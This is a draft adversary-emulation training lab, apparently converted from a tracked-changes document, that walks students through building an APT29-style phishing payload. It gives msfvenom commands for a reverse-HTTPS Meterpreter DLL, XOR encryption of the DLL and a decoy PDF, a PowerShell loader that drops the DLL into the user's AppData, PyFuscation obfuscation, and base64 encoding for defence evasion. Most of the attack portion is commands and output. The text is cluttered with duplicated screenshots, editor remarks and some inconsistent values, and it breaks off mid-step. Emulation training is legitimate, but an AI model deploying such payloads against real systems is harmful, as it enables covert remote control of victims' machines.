

Lab 4.2: Implementing Adversary TTPs

Formatted: Font: (Default) Arial

Introduction

Adversaries utilize a variety of TTPs to gain [Initial Access](#) into a network. These range from [exploiting public facing applications](#) to leveraging [valid accounts](#), to [phishing](#) and more.

In this lab, we will demonstrate how to implement several TTPs in the style of [APT29](#) as they attempt to gain initial access to target systems. You will practice generating a payload, obfuscating it, and deploying it to a target Windows system to establish command and control.

Deleted:

Objectives

1. Create an [Initial Access](#) payload based on [APT29](#) CTI.
2. Obfuscate the initial access payload for [Defense Evasion](#).
3. Deploy final payload to target via [spearphishing](#) link.

Deleted: initial accessinitial access

Deleted: APT 29APT 29

Estimated Completion Time

- 30 minutes to 1 hour

Requirements

1. Kali VM – used as attack platform to generate payload and receive reverse shell.
2. Windows Workstation – used as victim workstation to execute the [APT29](#) emulated payload.

Deleted:

Malware Warning

Fundamentally, this course entails executing publicly known adversary TTPs so that we can assess and improve cybersecurity. As a result, many of our tools and resources will likely be flagged malicious by security products. We make every effort to ensure that our adversary emulation content is trusted and safe for the purpose of offensive security testing.

As a precaution, you should not perform these labs on any system that contains sensitive data. Additionally, you should never use capabilities and/or techniques taught in this course without first obtaining explicit written permission from the system/network owner(s).

Deleted: 0

Deleted: For internal use only.

Emulated TTPs

The following ATT&CK TTPs will be emulated in this lab, based on CTI.
 See [APT29](#) if you would like to review the original CTI sources in detail.

Technique ID	Sub-technique ID	Technique	Description
T1566	.002	Phishing: Spearphishing Link	APT29 has used spearphishing with a link to trick victims into clicking on a link to a zip file containing malicious files.
T1204	.002	User Execution: Malicious File	APT29 has used various forms of spearphishing attempting to get a user to open attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files.
T1547	.009	Boot or Logon Autostart Execution: Shortcut Modification	APT29 drops a Windows shortcut file for execution.
T1059	.001	Command and Scripting Interpreter: PowerShell	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell to create new tasks on remote machines, identify configuration settings, evade defenses, exfiltrate data, and to execute other commands.
T1027	N/A	Obfuscated Files or Information	APT29 has used encoded PowerShell commands.
T1043 ¹	N/A	Commonly Used Port	APT29 has used Port Number 443 for C2.
T1071	.001	Application Layer Protocol: Web Protocols	APT29 has used HTTP for C2 and data exfiltration.

¹ Deprecated in ATT&CK v7. T1043 can be found in ATT&CK v6 (<https://attack.mitre.org/versions/v6/techniques/T1043/>)

Deleted: the
 Field Code Changed
 Deleted: APT 29 ATT&CK pageAPT 29
 Formatted: Font: Bold, Font color: Background 1
 Formatted Table
 Deleted: 0

Deleted: 0

Deleted: 0

Deleted: 0

Deleted: 0
 Deleted: For internal use only.

Deviations from CTI:

While we advocate for realistic adversary emulation, sometimes you must deviate from CTI for legitimate business reasons (time, cost, risk, etc.). In these cases, it is best practice to document your deviations so you can speak to the fidelity of your adversary emulation content.

We make the following CTI deviations in this lab to make this content more accessible to students:



1. This lab uses the Metasploit Framework as an open-source alternative to the commercial product, Cobalt Strike.
2. This lab uses MSFVenom's DLL output format and executes the DLL using the `DLLMain` entry point, instead of `PointFunctionCall`.

Deleted: 0
Deleted: For internal use only.

Overview

In this lab, we will create, obfuscate, and deploy a [payload based on APT29](#). Constructing the payload can be a complex task, as it uses several layers of encryption and obfuscation for the purpose of defense evasion.

We provide a diagram below to help you understand how the payload components fit together. Note that we will be implementing each of these components throughout the lab.




After we have constructed our final payload, we will deploy it on our victim Windows system. The payload will execute a series of behaviors that lead to establishing command and control to the attack platform over HTTPS.

The complete attack is visualized in the [diagram](#) below:

Commented [DHJ1]: Update diagram to:
 Change step 3 so it says "...executes the *Stage* 1 PowerShell loader"
 Change step 4 so it says "...reads the *Stage* 1 PowerShell..."
 Change step 5 so it says "...executes the *Stage* 2 loader"
 Change PowerShell prompt captions to "*Stage* 1 PowerShell loader"
 Change PowerShell prompt captions to "*Stage* 2 PowerShell loader"

Deleted: 0

Deleted: For internal use only.



Deleted: <object>

Deleted: 0

Deleted: For internal use only.


Walkthrough

Commented [ML2]: This is where the CyberScore portion begins?

Step 1: Access the Lab Environment

1. Access the range environment by clicking the following link:
 - a. TBD
2. Login to the Kali attack platform using the following credentials:
 - a. Username: attacker
 - b. Password: ATT&CK
3. Open a terminal and navigate to the lab directory:

```
cd ~/Desktop/AdversaryEmulation/labs/lab_4.2/
```



```
attacker@attackerVM:~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
(attacker@attackerVM) -[~]
$ cd ~/Desktop/AdversaryEmulation/labs/lab_4.2/
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Formatted: Font: (Default) Courier New

4. Download latest lab updates, if any:

```
git pull
```

5. Lastly, ensure that Windows Security is disabled as it periodically re-enables itself.
Please see Troubleshooting at the end of this document for instructions on how to do this.

Commented [DHL3]: Add reminder to double check defender and settings are turned off since turns on by itself.

Formatted: Font: (Default) Courier New

Formatted: Numbered + Level: 1 + Numbering Style: 1, 2, 3, ... + Start at: 1 + Alignment: Left + Aligned at: '0.25" + Indent at: '0.5"

Formatted: Font: (Default) Courier New

Formatted: Normal

Step 2: Generate and Obfuscate a Meterpreter DLL

We're going to begin by generating and obfuscating a Meterpreter DLL. This DLL will be used to send a reverse shell from the victim Windows system to the attack platform. Recall that this DLL is being used in place of Cobalt Strike Beacon, used by APT29.

1. Before we generate our Meterpreter DLL, we need to confirm our IP address. Open a terminal and enter the following command:

Deleted:

Deleted: 0

Deleted: For internal use only.

ifconfig

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
[~] ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.4 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe0e:348d prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:0e:34:8d txqueuelen 1000 (Ethernet)
            RX packets 126 bytes 39172 (38.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 115 bytes 15480 (15.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 400 (400.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 400 (400.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[~] s
```

Our IP address is 192.168.56.4. Your IP address will likely be different.
Write your IP address down because we're using it throughout the lab.

- Generate a new Meterpreter DLL payload using msfvenom. Note: Your payload size may differ from the image seen below.

```
msfvenom -p windows/x64/meterpreter/reverse_https -f dll LHOST=<YOUR IP ADDRESS> LPORT=443 -o meterpreter.dll
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
[~] msfvenom -p windows/x64/meterpreter/reverse_https -f dll [LHOST=192.168.56.4] LPORT=443 -o meterpreter.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 808 bytes
Final size of dll file: 8704 bytes
Saved as: meterpreter.dll
[~] s
```

- XOR encrypt the Meterpreter DLL using the provided xor_encrypt.py script, with the letter 'a' as the encryption key:


```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,PERMISSION> mtu 1500
    inet 192.168.80.8 netmask 255.255.255.0 broadcast 192.168.80.255
        inet6 fe80::20c:29ff:fe0c:a036 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:f3:a0:36 txqueuelen 1000 (Ethernet)
            RX packets 90 bytes 13200 (12.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 87 bytes 9800 (9.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Deleted: 1
Formatted: Normal, Justified
```

Deleted: 80
Deleted: 8

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,PERMISSION> mtu 1500
    inet 192.168.80.8 netmask 255.255.255.0 broadcast 192.168.80.255
        inet6 fe80::20c:29ff:fe0c:a036 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:f3:a0:36 txqueuelen 1000 (Ethernet)
            RX packets 210 bytes 27043 (26.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 160 bytes 97315 (95.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 16 bytes 880 (880.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 880 (880.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Deleted: 1
```

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ msfvenom -p windows/x64/meterpreter/reverse_https -f dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 717 bytes
Final size of dll file: 8704 bytes
Saved as: meterpreter.dll
Deleted: 0
Deleted: For internal use only.
```

```
python3 xor_encrypt.py -i meterpreter.dll -o meterpreter.dll_enc -k a
```



```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 xor_encrypt.py -i meterpreter.dll -o meterpreter.dll_enc -k a
[+] XOR encrypting meterpreter.dll into meterpreter.dll_enc using the following single character encryption key: a
[+] Encryption completed successfully


(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Step 3: Obfuscate the Decoy PDF

Our final payload will include a PDF file, `ds7002.pdf`, which is used to distract the user. We provide this PDF for you. We will obfuscate `ds7002.pdf` using the same XOR script from the previous step. This obfuscation is done to reduce interference from security products.

1. XOR encrypt the provided PDF using the same encryption key as the Meterpreter DLL:

```
python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_enc -k a
```



```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_enc -k a
[+] XOR encrypting ds7002.pdf into ds7002.pdf_enc using the following single character encryption key: a
[+] Encryption completed successfully

(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Step 4: Prepare the Stage 2 PowerShell Loader

The Meterpreter DLL and decoy PDF we generated previously is eventually executed by a Stage 2 PowerShell loader script. To execute properly, our Stage 2 PowerShell loader script needs to know the file lengths of the Meterpreter DLL and decoy PDF. We will enter these file lengths in the Stage 2 PowerShell loader script in this section.

1. List the file sizes of the encrypted PDF and DLL generated previously. We will enter these file sizes into a loader script in the next step.

```
ls -lsa *_enc
```

Commented [DHJ4]: I received output from this command should the screen shot be updated. Other commands also output more verbose information so I think those would need to be updated as well. I think this is due to some improvements Govardhen made to the scripts.

Formatted: Normal

```
(attacker㉿attackerVM) -[~/De
$ python3 xor_encrypt.py -i m
$
```

Deleted:

```
(attacker㉿attackerVM) -[~/Desktop/AdversaryE
$ python3 xor_encrypt.py -i meterpreter.dll -
[+] XOR encrypting meterpreter.dll into meterpr
[+] Encryption completed successfully
```

Deleted:

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: ¶

Formatted: Font: (Default) Courier New, 10.5 pt

Commented [DHJ5]: Received output from this command. Should the screenshot be updated.

```
(attacker㉿attackerVM) -[~/De
$ python3 xor_encrypt.py -i d
$
```

Deleted:

```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation
$ python3 xor_encrypt.py -i ds7002.pdf -o ds7002.pdf_
[+] XOR encrypting ds7002.pdf into ds7002.pdf_enc usin
[+] Encryption completed successfully
```

Deleted: stage

Deleted: stage

Deleted: s

Deleted: 0

Deleted: For internal use only.

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
File Actions Edit View Help
[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ls -lsa *_enc
108 -rw-r--r-- 1 attacker attacker 106856 Aug 25 17:39 ds7002.pdf_enc
12 -rw-r--r-- 1 attacker attacker 8704 Aug 25 17:36 meterpreter.dll enc
[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

2. Open the loader.ps1 PowerShell script with a text editor, mousepad. Find the highlighted lines at the top of the file that correspond to file length (lines 5 and 7).

```
mousepad loader.ps1
```

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
File Actions Edit View Help
[~(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ mousepad loader.ps1
File Edit Search View Document Help
D U S X C W F
1 $filename = "ds7002.lnk";
2 $key = [System.Text.Encoding]::UTF8.GetBytes("a")[];
3
4 $pdf_start_byte = 0x00003000;
5 $pdf_filelength = 0000;
6 $dll_start_byte = 0x00003000;
7 $dll_filelength = 0000;
8
9 $pdf_file = "$env:temp\ds7002.PDF";
10 $dll_file = "$env:localappdata\cyzfc.dat";
11 $dll_entrypoint = "DLLMain"
12
13 $pdf_end_byte = $dll_start_byte + $pdf_filelength;
14 $dll_end_byte = $dll_end_byte + $dll_filelength;
15
16 function get_directory {
17     param (
18         $filename
19     )
20
21     if (-not(Test-Path $filename))
22     {
23         $file_directory = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
24         if (-not $file_directory)
25         {
26             exit;
27         }
28         return $file_directory.DirectoryName;
29     }
30     return $(pwd).Path;
31 }
```

3. Replace the 0s with the file sizes of `ds7002.pdf_enc` and `meterpreter.dll_enc` respectively.

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ls -lsa *_enc
108 -rw-r--r-- 1 attacker attacker 106856 Aug 25 17:39 ds7002.pdf_enc
12 -rw-r--r-- 1 attacker attacker 8704 Aug 25 17:36 meterpreter.dll enc
Deleted: d
Deleted: <object><object>
```

Commented [DHJ6]: Vm_setup_scripts readme says to clone repo to Desktop. Do we want to update this and all screenshots to work from Desktop? Or, do we just want to change the vm_setup_scripts readme to put it in user home directory which would make this and the screenshots correct?

Formatted: Normal

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ mousepad loader.ps1
File Edit Search View Document Help
D U S X C W F
1 $filename = "ds7002.lnk";
2 $key = [System.Text.Encoding]::UTF8.GetBytes("a")[];
3
4 $pdf_start_byte = 0x00003000;
5 $pdf_filelength = 0000;
6 $dll_start_byte = 0x00003000;
7 $dll_filelength = 0000;
8
9 $pdf_file = "$env:temp\ds7002.PDF";
10 $dll_file = "$env:localappdata\cyzfc.dat";
11 $dll_entrypoint = "DLLMain"
12
13 $pdf_end_byte = $dll_start_byte + $pdf_filelength;
14 $dll_end_byte = $dll_end_byte + $dll_filelength;
15
16 function get_directory {
17     param (
18         $filename
19     )
20
21     if (-not(Test-Path $filename))
22     {
23         $file_directory = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
24         if (-not $file_directory)
25         {
26             exit;
27         }
28         return $file_directory.DirectoryName;
29     }
30     return $(pwd).Path;
31 }
```

Deleted:


Formatted: Font: (Default) Courier New, 10.5 pt

Formatted: Font: (Default) Courier New, 10.5 pt

Commented [DHJ7]: The screenshot here doesn't align with ~Desktop/AdversaryEmulation working directory.

Deleted: 0

Deleted: For internal use only.



```
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ mousepad loader.ps1

File Edit View Help
File Edit Search View Document Help
File Edit View Document Help
1 $filename = "ds7002.lnk";
2 $key = [System.Text.Encoding]::UTF8.GetBytes("a");
3
4 $pdf_start_byte = 0x00003000;
5 $pdf_filelength = 106856;
6 $dll_start_byte = 0x00030000;
7 $dll_filelength = 8704;
8
9 $pdf_file = "$env:temp\ds7002.PDF";
10 $dll_file = "$env:localappdata\cyzfc.dat";
11 $dll_entrypoint = "DLLMain";
12
13 $pdf_end_byte = $dll_start_byte + $pdf_filelength;
14 $dll_end_byte = $dll_end_byte + $dll_filelength;
15
16 function get_directory {
17     param (
18         $filename
19     )
20
21     if (-not(Test-Path $filename))
22     {
23         $file_directory = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
24         if (-not $file_directory)
25         {
26             exit;
27         }
28         return $file_directory.DirectoryName;
29     }
30
31     return $(pwd).Path;
32 }

Save loader.ps1 (File > Save).
Close mousepad to return to the terminal.
```

Our PowerShell script, `loader.ps1` is now able to read the decoy PDF and Meterpreter DLL from the `.LNK` file.


Step 5: Obfuscate and Base64 Encode the PowerShell Stage 2 Loader

Next, we will obfuscate the [Stage 2 PowerShell loader](#) to evade defenses. We will use an open-source utility, [PyFuscation](#) created by CBHue, to obfuscate the [Stage 2 PowerShell loader](#).

1. Enter the PyFuscation directory; use PyFuscation to obfuscate the function names, variables, and parameters of the `loader.ps1` PowerShell script.

```
cd PyFuscation
python3 PyFuscation.py -fvp --ps ./loader.ps1
```

Note that your resulting file/folder names will be different than those seen in the image below.



```
Deleted: ¶
File Edit Search View Document Help
File Edit View Document Help
1 $filename = "ds7002.lnk";
2 $key = [System.Text.Encoding]::UTF8.GetBytes("a");
3
4 $pdf_start_byte = 0x00003000;
5 $pdf_filelength = 106856;
6 $dll_start_byte = 0x00030000;
7 $dll_filelength = 8704;
8

Deleted: <object><object>
```

Deleted: s

Deleted: stage

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: 0

Deleted: For internal use only.

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation
File Actions Edit View Help
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ python3 PyFuscation.py -fvp --ps ..../loader.ps1

[+/-] Tool      : PyFuscation
[+/-] Author    : CB Hue
[+/-] Twitter   : @cbhue
[+/-] github    : https://github.com/CBHue

[!] Obfuscating: ..../loader.ps1
[+] Variables Replaced : 18
[-] Obfuscated Variables located : .../08262021_13_18_51/08262021_13_18_51.variables
[+] Parameters Replaced : 6
[-] Obfuscated Parameters located : .../08262021_13_18_51/08262021_13_18_51.parameters
[+] Functions Replaced : 5

Obfuscated Function Names
[!] Replaced extract_and_write_file With: mgDTIfvt
[*] Replaced get_data_from_file With: aYzwsrPR
[*] Replaced get_directory With: DP0lqThG
[*] Replaced get_filestream With: OMODDWU
[*] Replaced xor_decode With: qZyKoWZI

[-] Obfuscated Functions located : .../08262021_13_18_51/08262021_13_18_51.functions
[-] Obfuscated script located at : .../08262021_13_18_51/08262021_13_18_51.ps1
```

- Copy the obfuscated .ps1 script created in the previous step into the lab 4.2 folder as loader_obf.ps1. Navigate back to the lab 4.2 directory.

```
cp <obfuscated_script.ps1> ..../loader_obf.ps1
cd .....
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cp .../08262021_13_18_51/08262021_13_18_51.ps1 ..../loader_obf.ps1
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ...
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
```

- Base64 encode the newly obfuscated PowerShell loader script, using UTF-8 encoding.
`cat loader_obf.ps1 | iconv --to-code UTF-8 | base64 -w 0 > loader_obf.ps1_enc`

Formatted: Normal

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd PyFuscation
python3 PyFuscation.py -fvp --ps ..../loader.ps1

[+/-] Tool      : PyFuscation
[+/-] Author    : CB Hue
[+/-] Twitter   : @cbhue_
[+/-] github    : https://github.com/CBHue

[!] Obfuscating: ..../loader.ps1
[+] Variables Replaced : 18
[-] Obfuscated Variables located : .../08052021_00_44_15/08052021_00_44_15.variables
[+] Parameters Replaced : 6
[-] Obfuscated Parameters located : .../08052021_00_44_15/08052021_00_44_15.parameters
[+] Functions Replaced : 5

Obfuscated Function Names
[!] Replaced extract_and_write_file With: iJAF
[*] Replaced get_data_from_file With: iJAF
[*] Replaced get_directory With: zkckNLGJ
[*] Replaced get_filestream With: ggjsdOWz
[*] Replaced xor_decode With: lZxUbEfo

[-] Obfuscated Functions located : .../08052021_00_44_15/functions
[-] Obfuscated script located at : .../08052021_00_44_15.ps1
```

Deleted:

Deleted: lab1

Deleted: stage1_command

Deleted: 1

```
[+] Obfuscated Functions located : ...
[-] Obfuscated script located at : ...

(attacker@attackerVM) - [~/.../Adver...
$ cp .../08052021_00_44_15/08052021_00_44_15.ps1 ..../loader.ps1

(attacker@attackerVM) - [~/.../Adver...
$ cd ...
(attacker@attackerVM) - [~/Desktop/Adver...
```


Deleted:

Deleted: 0

Deleted: For internal use only.

Note the file size of `loader_obf.ps1_enc`; this file size will be used in the next step.

```
ls -lsa loader_obf.ps1_enc
```



```
attacker@attackerVM:~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help
[...]
(attacker@attackerVM) [~/Desktop/AdversaryEmulation/labs/lab_4.2]
